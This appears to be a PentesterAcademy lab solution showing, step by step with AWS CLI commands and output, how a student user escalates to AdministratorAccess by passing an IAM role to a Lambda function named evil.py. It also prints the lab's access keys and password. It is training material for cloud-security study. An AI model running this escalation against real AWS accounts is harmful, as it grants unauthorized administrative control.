ATTACK DEFENSE


by PentesterAcademy

Name	Pass Role: Lambda
URL	https://attackdefense.com/challengedetails?cid=2252
Type	AWS Cloud Security : IAM

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link button to get access to AWS lab credentials.




Access Credentials to your AWS lab Account

Login URL	https://645723898191.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad8lbfAla8SIVvbW
Access Key ID	AKIAZMWBEYFHYVWKLJFI
Secret Access Key	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

Step 2: Configure AWS CLI to use the provided credentials.


Command: aws configure




```
┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [****************5TP3]: AKIAZMWBEYFHYVWKLJFI
AWS Secret Access Key [****************97Zy]: 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
Default region name [us-east-1]:
Default output format [None]:
```

Step 3: List AWS managed policies attached to the user.

Commands:
aws iam list-attached-user-policies --user-name student
aws iam list-user-policies --user-name student




```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name student
{
    "AttachedPolicies": [
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
    ]
}
```



```
┌──(kali㉿kali)-[~]
└─$ aws iam list-user-policies --user-name student
{
    "PolicyNames": [
        "terraform-20210212055416267700000001"
    ]
}
```

Step 4: Try creating a user on the AWS account.

Commands: aws iam create-user --user-name Bob




```
┌──(kali㉿kali)-[~]
└─$ aws iam create-user --user-name Bob

An error occurred (AccessDenied) when calling the CreateUser operation: User: arn:aw
User on resource: arn:aws:iam::645723898191:user/Bob
```

User creation failed due to insufficient privileges.

Step 5: Check the policy permissions and details.


Command: aws iam get-user-policy --user-name student --policy-name terraform-20210211033512408000000003



```
┌──(kali㉿kali)-[~]
└─$ aws iam get-user-policy --user-name student --policy-name terraform-20210212055416267700000001
{
    "UserName": "student",
    "PolicyName": "terraform-20210212055416267700000001",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "iam:PassRole",
                    "lambda:CreateFunction",
                    "lambda:InvokeFunction",
                    "lambda:List*",
                    "lambda:Get*",
                    "lambda:Update*"
                ],
                "Effect": "Allow",
                "Resource": "*"
            }
        ]
    }
}
```

Step 6: List role on AWS account which can be passed to Lambda.


Command: aws iam list roles




```
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "lab11lambdaiam",
            "RoleId": "AROAZMWBEYFH7G04WPB47",
            "Arn": "arn:aws:iam::645723898191:role/lab11lambdaiam",
            "CreateDate": "2021-02-12T05:54:16+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
```

Step 7: Check lab11lambdaiam role details.


Commands:
aws iam get-role --role-name lab11lambdaiam
aws iam list-role-policies --role-name lab11lambdaiam
aws iam get-role-policy --role-name lab11lambdaiam --policy-name terraform-20210212050404291100000002



```
┌──(kali㉿kali)-[~]
└─$ aws iam get-role --role-name lab11lambdaiam
{
    "Role": {
        "Path": "/",
        "RoleName": "lab11lambdaiam",
        "RoleId": "AROAZMWBEYFH7GO4WPB47",
        "Arn": "arn:aws:iam::645723898191:role/lab11lambdaiam",
        "CreateDate": "2021-02-12T05:54:16+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "lambda.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
```



```
┌──(kali㉿kali)-[~]
└─$ aws iam list-role-policies --role-name lab11lambdaiam
{
    "PolicyNames": [
        "terraform-20210212055416287900000002"
    ]
}
```




```
┌──(kali㉿kali)-[~]
└─$ aws iam get-role-policy --role-name lab11lambdaiam --policy-name terraform-20210212055416287900000002
{
    "RoleName": "lab11lambdaiam",
    "PolicyName": "terraform-20210212055416287900000002",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "iam:AttachUserPolicy"
                ],
                "Effect": "Allow",
                "Resource": "*"
            }
```

Step 8: Create a python script with the following content

Python Script: evil.py

```
import boto3

def handler(event, context):
   iam = boto3.client("iam")
   response = iam.attach_user_policy(
      UserName="student", PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess"
   )
   return response
```




```
┌──(kali㉿kali)-[~]
└─$ cat evil.py
import boto3

def handler(event, context):
    iam = boto3.client("iam")
    response = iam.attach_user_policy(
        UserName="student", PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess"
    )
    return response
```

Step 9: Zip the python script using zip.

Command: zip evil-function.zip evil.py




```
┌──(kali㉿kali)-[~]
└─$ zip evil-function.zip evil.py
  adding: evil.py (deflated 28%)
```

Step 10: Create a lambda function on AWS account.


Command: aws lambda create-function \

```
        --function-name evil-function \
        --runtime python3.8 \
        --zip-file fileb://evil-function.zip \
        --handler evil.handler \
        --role arn:aws:iam::645723898191:role/lab11lambdaiam
```


```
┌──(kali㉿kali)-[~]
└─$ aws lambda create-function \
    --function-name evil-function \
    --runtime python3.8 \
    --zip-file fileb://evil-function.zip \
    --handler evil.handler \
    --role arn:aws:iam::645723898191:role/lab11lambdaiam
{
    "FunctionName": "evil-function",
    "FunctionArn": "arn:aws:lambda:us-east-1:645723898191:function:evil-function",
    "Runtime": "python3.8",
    "Role": "arn:aws:iam::645723898191:role/lab11lambdaiam",
    "Handler": "evil.handler",
    "CodeSize": 323,
    "Description": "",
```


Step 11: Invoke the newly created Lambda function.

Command: aws lambda invoke --function-name evil-function invoke_out.txt


```
┌──(kali㉿kali)-[~]
└─$ aws lambda invoke --function-name evil-function output.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

Step 12: Check attached policies on student user.

Command: aws iam list-attached-user-policies --user-name student



```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name student
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        },
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
    ]
}
```

Successfully attached AdministratorAccess policy to the student user.

Step 13: Try creating a new user on the AWS account.

Commands:

- aws iam create-user --user-name Bob



```
┌──(kali㉿kali)-[~]
└─$ aws iam create-user --user-name Bob
{
    "User": {
        "Path": "/",
        "UserName": "Bob",
        "UserId": "AIDAZMWBEYFHSAN6UAEKC",
        "Arn": "arn:aws:iam::645723898191:user/Bob",
        "CreateDate": "2021-02-12T06:00:45+00:00"
    }
}
```

Successfully performed privileged operation.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)